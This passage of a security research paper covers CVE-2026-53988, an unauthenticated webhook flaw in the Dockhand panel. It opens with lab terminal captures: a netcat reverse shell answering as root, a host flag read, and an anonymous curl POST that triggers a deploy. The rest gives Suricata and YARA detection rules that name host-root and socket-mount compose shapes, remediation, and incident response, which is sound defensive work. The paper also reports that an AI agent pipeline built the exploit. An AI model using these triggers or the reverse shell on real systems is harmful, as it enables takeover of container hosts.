--[kali@kali] ~/Research/CVE-2026-53988
8
$ nc -l -p 4444
listening on [any] 4444 ...
172.30.53.20: inverse host lookup failed:
Unknown host
connect to [172.30.53.1] from (UNKNOWN) [
172.30.53.20] 45900
/bin/sh: can't access tty: job control tu
rned off
[root@dh53988-dind ~]# id
uid=0(root) gid=0(root) groups=0(root),0(
root),1(bin),2(daemon),3(sys),4(adm),6(di
sk),10(wheel),11(floppy),20(dialout),26(t
ape),27(video)
[root@dh53988-dind ~]#
[53988] 0:nc*
[0:nc*]
[root@dh53988-dind ~]# ls /hostroot | hea
d
bin
certs
dev
entrypoint.sh
etc
flag.txt
home
lib
media
mnt
[root@dh53988-dind ~]# cat /hostroot/flag
.txt
DH53988{dind-sim-host-escape-cve-2026-539
88}
[root@dh53988-dind ~]# cat /hostroot/flag
.txt
DH53988{dind-sim-host-escape-cve-2026-539
88}
[root@dh53988-dind ~]#
[53988] 0:nc*
kali@kali: ~/Research* 23:38 30-Sep-26
ck-reused 0 (from 0)
To git://172.30.53.10/stack.git
31a06ab..334f68e main -> main
(kali@kali) ~/tmp/poc53988
$ curl -s -m 90 -X POST http://172.30.5
3.21:3000/api/git/stacks/1/webhook -H 'co
ntent-type: application/json' -d '{}' | t
r ',' '\n'
{"success":true
"output": " Container edge-cache Creating
\n Container edge-cache Created \n Contai
ner edge-cache Starting \n Container edge
-cache Started \n"
"command": "docker compose -p edge-cache -
f /app/data/stacks/edge-cache/compose.yam
l up -d --remove-orphans --force-recreate
"}
(kali@kali) ~/tmp/poc53988
$

```

(a) Two frames from the recording: the reverse shell answering uid=0 (root) at [root@dh53988-dind ~]#, and the mounted host listing plus cat /hostroot/flag.txt returning the fixture flag.



(b) Browser render of 172.30.53.20:8080 served from the managed host, bearing the literal Pwend by Xpectra Agent!.

Fig. 4: Film stills from the case recording (extracted from the raw take, so no burned subtitle or watermark rides the figure). (a) Proves the Tier-2 payoff: uid=0 execution and flag loot on the simulated managed host (the machine-checkable twin is Listing 6). (b) Proves host-side integrity impact is visible to any visitor: after the compound, the managed host at 172.30.53.20:8080 serves the defacement page, written into the host filesystem through nsenter into PID 1's mount namespace and served by a one-line node HTTP listener (the lab's busybox carries no httpd applet; same wire, same claim, per the take script).

into the vulnerable posture through its own API, which is also why lab condition S-D exists.

Limitations of the A/B. Both arms are vendor images, but the fixed arm is v1.0.40 specifically: later hardening in newer releases is not represented. The A/B isolates the webhook authentication change and the create-time refusal; it does not exercise the git-url-safety.ts validators (the lab's git:// URL and main ref pass them legitimately, and we did not fabricate adversarial URLs to probe them, since that path is not this CVE's flaw). And the managed hosts are dind simulations, per Section VIII.

VI. DETECTION PACKAGE

The package under detection/rules/ covers four layers: wire (Suricata), panel stdout (Sigma), managed-host process/daemon shape (Sigma), and artifacts (YARA), plus a self-test detector and an IOC set. Every rule was fired, or held silent as a negative control, against our own recorded attack (Suricata 8.0.6, YARA 4.5.8, sigma-cli); the live-fire table is evidence/rule-fires/sigma-fires.md and Table III summarizes it. No untested rule ships.

A. Wire: four Suricata signatures with flowbit doctrine

The set separates *attempt* from *execution* from *defense*, so the attempt rule fires on patched builds too (the attacker does

not know your patch state) and the response-side rules tell you which happened. A silent setter rule records the presence of a valid-looking signature header so the attempt rule's negated content does not have to stand alone. Listing 7 is the attempt rule.

Listing 7: Attempt signature (sid 2026539881 rev 7, abridged message): raw payload form, see the decoder note below

```

alert tcp $EXTERNAL_NET any -> $HOME_NET any ( \
  msg:"CVE-2026-53988 Dockhand git webhook POST
  \
  without signature header"; \
  flow:established,to_server; \
  content:"POST /api/git/"; \
  content:"webhook"; \
  content:!"X-Hub-Signature-256"; \
  flowbits:set,cve202653988.unsigned; \
  reference:cve,CVE-2026-53988; \
  reference:url,github.com/Finsys/dockhand/ \
    releases/tag/v1.0.40; \
  classtype:attempted-admin; sid:2026539881; rev
:7;)

```

Live fire (attack pcap replayed through Suricata 8.0.6, capture on the lab veth): four alerts in one run, two attempts (both arms), the 200-execution alert on the vulnerable flow only, and the 401-defense alert on the fixed flow only (suricata/attack-fire.txt); the fully signed legitimate replay produces zero alerts. **Engine pitfall we verified:**

Rule (file)	Layer	Live-fire result
suricata 2026539880 setter	wire	0 alerts on signed replay (negative-control-signed-post.txt), correct silence; sets flowbits
suricata 2026539881 attempt	wire	fired on both arms (unsigned POST to 172.30.53.21 and 172.30.53.31); fires on patched builds too, by design
suricata 2026539882 execution	wire	fired only on the vulnerable arm (200 + success to an unsigned request)
suricata 2026539883 defense	wire	fired only on the fixed arm (401 to an unsigned request)
sigma dockhand_deploy_executed	log	matched real panel stdout captured from anonymous-trigger deploys (sigma/sink-stdout-capture.txt); sigma-cli check: 0 errors
sigma dockhand_compose_child_process	process	shape proven via managed-daemon events (container create 0.5 s after POST) instead of auditd, stated in the rule: lab has no auditd
yara Dockhand_Compose_HostRootCompound	artifact	matched the real pwned compose (sha256 3c67aef5...), silent on the stock seed compose (b35cfde2...)
detect_dockhand.py	self-test	UNDETERMINED- PASSIVE on both arms, with explanation (Section VI-D)
--audit		
detect_dockhand.py	self-test	SINK EXECUTES on v1.0.39 (verifier confirmed container on managed host), PATCHED on v1.0.40 (401, no side effect)
--active		

TABLE III: Detection package summary; each row’s raw capture sits under evidence/rule-fires/ next to the file named.

on this capture the HTTP decoder degraded (EVE logged url only, no method or status), `http.uri/http.stat_code` keyword rules did not fire, and `http.header` refuses a lone negated content (“setup buffer `http_header` but didn’t add matches to it”). The rules therefore ship in raw payload form with explicit `flow:` direction, exact for this small single-packet POST; the `http.*` variants are documented in the rule file as decoder-dependent. Defenders on healthy HTTP decoding may prefer the keyword form; ours is the form that was proven on hostile-to-tooling capture.

B. Logs and processes: two Sigma rules

`dockhand_deploy_executed.yml` matches the panel stdout block (DEPLOY GIT STACK START, SYNC GIT STACK COMPLETE with `Success: true`). Its description states the condition plainly: on the free edition these lines carry *no actor context*, so the rule marks that the sink ran and must be correlated with the wire attempt rule (sid 2026539881) to separate attacker triggers from legitimate CI. `dockhand_compose_child_process.yml` describes the managed-host shape for auditd/eDR: docker CLI with `compose` up as a child of the panel runtime, within 30 s. The lab has no auditd, so the rule’s shape was proven through the managed daemon’s own event record (container created 0.5 s after the anonymous POST, Section IV-A) and the rule text says exactly that rather than claiming an auditd demo. sigma-cli validation: 0 errors, 0 condition errors, 0 issues.

The free-edition audit blind spot (finding). The panel’s native `audit_logs` table is Enterprise-gated; on the free v1.0.39 instance we attacked, it was **empty** through the entire compound. This changes the defender’s answer to “the panel will show who did it:” on the free tier it will not. stdout shipping to a log collector, the wire, and daemon events are the layers that exist.

C. Artifacts: one YARA rule

Scanned against real artifacts (YARA 4.5.8): it matches the pushed `malicious-compose.yaml` (sha256

3c67aef5f0251691...) and stays silent on the stock `benign compose` (sha256b35cfde28faa202c...); the hashes are recorded with the run (`rule-fires/yara/`). The shape generalizes: any `compose` bind-mounting the managed host’s root or socket, from any source, is worth an alert on a panel that deploys from git. The socket-only shapes were deliberated and rejected as primary strings: `docker.sock` mounts are a legitimate and common pattern for management stacks, so a socket-only rule drowns in benign noise on any fleet that runs monitoring agents; the root bind carried by this compound is the pattern an attacker reaches for when the goal is the host itself, and the conjunctive socket-plus-privileged arm keeps the alternative shape covered without standalone false positives. Hash pinning was considered and rejected too: the attacker controls the repo, so content hashes rotate with every push while the *structure* that matters, host-path reachability, persists.

Listing 8: `detection/rules/yara/dockhand_compose_takeover.yar` (meta text abridged): matches the compound’s artifact shape, validated against the real pwned compose and the stock seed

```
rule Dockhand_Compose_HostRootCompound
{
  meta:
    description = "Compose artifact of the CVE
-2026-53988 compound:"
    " a git-stack compose bind-mounting host root
(/:/hostroot),"
    " socket+privileged variant as alternative
shape"
    reference = "CVE-2026-53988"
    validation = "matches the real pwned compose;
NOT the stock seed"
  strings:
    $rootbind = "- /:/" ascii
    $sock1 = "/var/run/docker.sock" ascii
    $priv = "privileged: true" ascii nocase
  condition:
    filesize < 8192 and ( $rootbind or ($sock1 and
$priv) )
}
```

D. Fingerprinting is impossible; active testing is the only sound probe

The natural defender question, “can I just probe the panel to learn if it is patched?” has a negative answer our runs force. The signature enforcement in v1.0.40 was inserted *inside* the handler flow, after the stack lookup, so both builds answer an unknown id the same way: 404 {"error": "Git stack not found"} (both arms, captured side by side in `canary/audit-vulnerable.txt` and `canary/audit-fixed.txt`). `detect_dockhand.py --audit` therefore returns UNDETERMINED-PASSIVE on both arms and tells you so, instead of selling a version guess. Separation needs `--active`: one anonymous POST at a *real* stack id you own. Fixed builds answer 401 with no side effect; vulnerable builds reach the deploy path and your own verifier command (supplied by the defender, run against your managed daemon) observes the effect (`active-vulnerable.txt`: VERDICT: SINK EXECUTES, response 200 in 0.4s, container re-created; `active-fixed.txt`: VERDICT: PATCHED). The detector also prints the live-negative caveat: a `skipped:true` or 403 answer does not prove safety (no pending commit, webhook disabled, daemon unreachable all produce it). The IOC file carries the same discipline: every pattern in it traces to an evidence file.

EDR mapping (documented, not demoed): the lab has no commercial EDR, so we state the difference plainly here: CrowdStrike (`ParentBaseFileName` in `(bun,node)`, `BaseFileName=docker`, command line containing `compose` and `up`) and SentinelOne (same shape via `Event/ProcessStart`) queries are written in `evidence/rule-fires/sigma-fires.md` and labeled as mappings, not as fired detections.

VII. REMEDIATION AND INCIDENT RESPONSE

Primary fix: upgrade to v1.0.40 or later (available since 2026-07-31) [4], which makes the secret mandatory at the handler (401 on null), at the API (400 on create/update with a null secret), and hardens git argument handling on top. Our A/B (Table II) confirms the identical attacker objects are rejected while the product still deploys correctly when used as documented.

If the upgrade cannot land today, in preference order. (1) Enumerate exposure with the product’s own data: every stack with `webhookEnabled=true` and an empty/NULL secret is an unauthenticated deploy trigger right now; query the panel API or the `git_stacks` table (columns `webhook_enabled`, `webhook_secret`). (2) For each, either set a strong secret and rotate it, or disable the webhook and use authenticated deploys; remember `forceRedeploy` amplifies every trigger. (3) Put the panel behind a reverse proxy that requires a secret header or source allowlist for `/api/git/*webhook` paths, and stop exposing the panel on untrusted networks (the same socket-mount logic that makes this CVE a 10.0 makes any panel exposure dangerous). (4) Treat the tracked branches of panel-consumed repositories as production credentials: signed commits, protected branches,

review on compose changes; the Tier-2 compound dies at the branch-write step. (5) Deploy the wire and log rules from Section VI now; the attempt signature catches attackers whether or not you are patched. Full detail: `remediation.md` in the case folder.

Incident response. The playbook (`playbook-ir.md`) is structured as: (Phase 0, read-only triage) `grep` panel stdout over the retention window for `DEPLOY GIT STACK START` blocks and reconcile each against known CI; replay the wire rules over the last weeks of pcap if kept; on the managed host look for stack containers with unexpected binds (`docker inspect` for `/:/`, socket mounts, privileged) and for files like `/tier2-canary-class` markers; check whether `audit_logs` is even populated on your edition. (Phase 1, containment) disable the exposed webhooks, revoke branch write, isolate the managed host’s network, preserve daemon journal, panel logs, and a hashed tarball before touching anything. (Phase 2, eradication) rebuild any host where attacker compose ran: a root container with `/:/` is a host compromise, treat persistence accordingly; restore the tracked branch from known-good commits. (Phase 3, recovery) upgrade, re-run `detect_dockhand.py --audit` and `--active` with your own verifier, keep the detection package deployed, and re-check after 30 days.

The defender’s recurring question, “am I already hit,” is answered by the same artifacts: the YARA rule over any synced `/app/data/stacks/` copies and git repo working trees, the wire rules over retained pcaps, and the daemon-side bind audit. Caveats: without pcap or stdout retention, pre-auth triggers from weeks ago may simply be unresolvable, which is itself an argument for the logging recommendations.

VIII. ETHICS, LIMITATIONS, REPRODUCIBILITY, AND THE AGENT PIPELINE

No discovery claim. CVE-2026-53988 is a publicly disclosed vulnerability: the vendor fix shipped 2026-07-31 in v1.0.40, and the VulnCheck advisory and GHSA-h855-x6jx-cfw2 were published 2026-09-29, credited finder Katriel Moses, coordinator VulnCheck [1], [2], [3]. This paper makes no discovery claim. Its contribution is evidence and tooling: the tiered chain, the trigger semantics, the free-edition audit finding, the fingerprint impossibility, the A/B, and the fired detections, all of which the public record left out (Section I).

Scope and safety. Every packet in this paper crossed exactly one network: the `--internal` Docker network of Section III, against fictional `*.lab` hosts and vendor-supplied images we pulled once; no third-party system was touched, and no vulnerability was tested against any real deployment. Payloads followed minimum-impact discipline: Tier 1’s only effect is the legitimate deploy of a benign container, Tier 2’s attacker payload writes two small canary files and copies the lab flag to a second lab file, the defacement is a lab-page banner served by the lab’s own simulated host, and no persistence, destruction, or lateral movement beyond the simulated host was attempted. Nine evidence folders include failed runs rather than being pruned to survivors.

Limitations, stated in full. (i) The managed hosts are `docker:28-dind` containers simulating a Docker host (the

vendor’s socket mount reproduced on an internal network); `uid=0` there is demonstrated host root against a simulated host, not against a hardened production machine, and this paper deliberately calls it “managed host” throughout with this note attached. (ii) The tracked repository is served by `git://` with anonymous push (condition S-C), a lab modeling device for the advisory’s branch-write prerequisite; real attackers earn that step the slow way (stolen tokens, insiders, open forks). (iii) The `alpine` stack image is preloaded into the sim hosts so deploys need no egress; the film’s reverse-shell payload (`node:20-alpine`) is likewise a preseeded lab precondition. (iv) The fixed arm cannot be configured into the vulnerable posture (condition S-D is forced by the fix), so the A/B compares posture pairs, not one posture twice; the signed control closes that gap as far as it can be closed. (v) First-sync semantics mean our executing Tier-1 trigger covers the fresh-stack and post-push windows precisely, not every instant; `forceRedeploy` closes that gap only where an admin sets it. (vi) Sigma process-rule shapes are validated via daemon-side evidence because the lab carries no auditd; the rules say so. (vii) The EDR mappings are documented, not executed (no EDR in lab).

Reproducibility. The companion case folder `Research/CVE-2026-53988/` is self-contained: `lab/` rebuilds the topology (`lab-compose.yaml`, `provision.sh`, `verify.sh` as precondition gate); `exploit/` holds the three drivers quoted throughout; `detection/rules/` imports into Suricata, Sigma-compatible SIEMs, and YARA 4.x; `detection/detect_dockhand.py` is `stdlib`-only Python; `ioc/` carries the pattern set; `evidence/` holds every transcript cited by section above; `videos/` holds the take drivers whose film stills are requested in `paper/STILLS-REQUEST.md`. A defender can clone, run `verify.sh`, and go from zero to “the rules fire on my own reproduction” inside an hour on any Docker host, without egress.

Agent pipeline. This case was produced by the `cve-full-lifecycle` autonomous pipeline (design, lab build, exploit, fix verification, detection, film rig, paper), an LLM-agent pipeline with the think-then-act barrier, evidence folders, and gate scripts that prior cases in this series established [12]; a human set scope, approved the kill-shot tiers, and verified the on-camera claims frame by frame. We report it as the same n-of-one case-study caveat as before: it shows the pipeline completing a second real-CVE lifecycle with a non-vacuous A/B, not a capability claim in general. The audit trail of that pipeline is the attempt log in Section III and the failed-run evidence it kept.

IX. CONCLUSION

CVE-2026-53988 is a missing-authentication flaw whose blast radius is defined by what sits behind the unauthenticated action: a git clone of a branch someone might be able to write, and a Docker socket that is the managed host. The public record said as much in two paragraphs; this paper turned those paragraphs into measured, reproducible fact on the real vendor images: Tier 1, an anonymous POST creating a container on

the managed host within a second of the request, with first-sync and `forceRedeploy` semantics made explicit; Tier 2, the documented branch-write prerequisite landing attacker compose that runs as root and loots the host’s flag, verified by root-owned canaries on the (simulated, stated) host; a fix verification in which the patched arm rejects the identical objects and is proven functional by a signed control before it is trusted to be blocking; and a detection package in which every rule fired against the attack it describes, alongside two findings defenders need to hear: the free edition’s audit trail is empty when it matters, and this flaw cannot be fingerprinted passively, only tested against a stack id you own. The remediation is one upgrade, one secret per webhook, and one look at your branch permissions, none of which requires our evidence, and all of which our evidence makes urgent.

REFERENCES

- [1] MITRE CVE Program / VulnCheck (CNA), “CVE-2026-53988: Dockhand before 1.0.40 Unauthenticated Webhook Trigger via Git Webhook Endpoints” (CWE-306; CVSS 4.0 9.2, CVSS 3.1 10.0; credit Katriel Moses, coordinator VulnCheck), <https://www.cve.org/CVERecord?id=CVE-2026-53988>.
- [2] VulnCheck, “Dockhand: Unauthenticated Webhook Trigger via Git Webhook Endpoints” (advisory, 2026-09-29), <https://www.vulncheck.com/advisories/dockhand-unauthenticated-webhook-trigger-via-git-webhook-endpoints>.
- [3] GitHub, “GHSA-h855-x6jx-cfw2: Dockhand Unauthenticated Webhook Trigger” (published 2026-09-29), github.com/Finsys/dockhand/security/advisories/GHSA-h855-x6jx-cfw2.
- [4] Finsys, “Dockhand v1.0.40 release notes” (tagged 2026-07-31; git stack webhooks require a configured secret; git URL/ref safety), <https://github.com/Finsys/dockhand/releases/tag/v1.0.40>.
- [5] Finsys, “dockhand” (source repository, analyzed at tags v1.0.39 and v1.0.40: `src/hooks.server.ts`, `src/routes/api/git/stacks/[id]/webhook/+server.ts`, `src/lib/server/git-url-safety.ts`, `src/lib/server/webhook-signature.ts`), <https://github.com/Finsys/dockhand>.
- [6] MITRE, “CWE-306: Missing Authentication for Critical Function,” <https://cwe.mitre.org/data/definitions/306.html>.
- [7] OWASP, “Top 10 2021 A01: Broken Access Control,” https://owasp.org/Top10/A01_2021-Broken_Access_Control/.
- [8] Docker Inc., “Docker Engine: securing the daemon and socket; Compose file reference (volumes, bind mounts),” <https://docs.docker.com/engine/>.
- [9] SigmaHQ, “Sigma: generic signature framework for SIEM event logs,” <https://github.com/SigmaHQ/sigma>.
- [10] VirusTotal, “YARA: the pattern matching swiss army knife,” <https://github.com/VirusTotal/yara>.
- [11] Open Information Security Foundation, “Suricata: network security monitoring engine, IPS, and IDS,” <https://suricata.io/>.
- [12] M. Zabala, “CVE-2026-73570: Full Lifecycle Evidence, Defender Detections, and Remediation for Zimbra’s SNMP-Sink Command Injection,” Xpectra Security Research technical paper, 2026 (companion case in the same autonomous lifecycle pipeline).